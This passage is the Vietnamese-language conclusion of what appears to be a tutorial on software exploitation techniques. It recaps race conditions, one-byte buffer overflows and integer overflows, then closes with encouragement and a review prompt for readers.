Ngoài hai loại lỗi phổ biến trên, chúng ta còn xem xét qua ba lỗi nghiêm trọng khác. Chúng ta đã khảo sát trường hợp đua giữa các tiến trình và tiểu trình khi truy cập vào cùng một tài nguyên làm ảnh hưởng đến tính an toàn của chương trình như thế nào. Sau đó chúng ta xem qua một trường hợp đặc biệt của lỗi tràn bộ đệm trong đó chỉ một byte bị tràn. Và cuối cùng chúng ta bàn về lỗi xảy ra khi giá trị vượt quá miền biểu diễn được của kiểu dữ liệu.

Công việc nghiên cứu an ninh ứng dụng đòi hỏi một kiến thức nền tảng vững vàng và tổng quát. Tác giả hy vọng rằng tài liệu này đã đem đến cho đọc giả một phần nhỏ trong kho kiến thức khổng lồ đấy, chỉ rõ những "phép màu" trong các kỹ thuật tận dụng lỗi.

Chúc đọc giả nhiều niềm vui trong nghiên cứu.

Dừng đọc và suy nghĩ

Đọc giả có thể tự hệ thống hóa lại những gì đã bàn không?
Chào tạm biệt.

Chỉ mục